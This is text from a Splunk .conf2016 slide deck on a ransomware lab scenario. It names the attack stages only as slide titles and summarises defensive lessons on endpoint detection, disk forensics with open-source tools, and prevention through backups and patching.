
Ransomware Lab: “Wayne Enterprises”




USB Drive with Malicious Word Macro Doc




Communication to Download Cryptor Code




Local File Encryption




Lateral Move to Fileshare



Abandon Hope



Sourcetypes We Have





splunk

DETECTION: Windows events, stream, sysmon, registry, firewall....

DETECTION - We learned that:


- Many ways to detect unusual endpoint behavior that could indicate ransomware infection.
- Make your searches look for general, abnormal behavior – not “specific” or you’ll never keep up.
- You don’t have to turn on everything we showed to get some value – but the more you have the more confident you can be. Windows events are a bare minimum!
- The earlier you detect, the better chance you have at stopping the spread.

FORENSICS: A dive into a disk image



Forensics: What did we learn?

- Don't use suspicious USB drives containing macro-enabled Word docs. ☺
- While lots of good commercial forensic analysis tools exist, there's a lot you can do with programs from the open-source community.
- Log2timeline/Plaso has been around for a LONG time and can be enhanced via extensive plugins. Cost = \$0. Lots of training!
- You could gather disk images from infected systems and use Splunk to sift through the extensive amounts of data.
- In smaller shops, this is a good use for a copy of **FREE SPLUNK** on your laptop



splunk>

PREVENTION: Infection “Lag.” Backups, backups, backups, backups, backups. Patches, patches, patches, patches and patches. Automated analysis.

Prevention: What did we learn?

- Do what you can about implementing policy to harden your endpoints.
- Back everything up always and verify.
- Scan your systems, patch your systems, use asset and identity info.
- Perform automated analysis to know when bad stuff's arriving.
- Leverage infection lag built into ransomware variants to “take action” before the darkness.
- Ken Westin’s talk from Tuesday!

A medical photograph showing a young child sitting on a white examination table. A doctor's hands, wearing a white coat, are visible as they use a reflex hammer to test the child's knee reflexes. The child is wearing a light blue and white striped shirt and dark shorts.

Adaptive Response.

Dimitri's Magical and Timely AR Slide

THANK YOU

<https://splunk.box.com/splunking-the-endpoint2016>
<https://splunk.box.com/splunking-the-endpoint>

.conf2016

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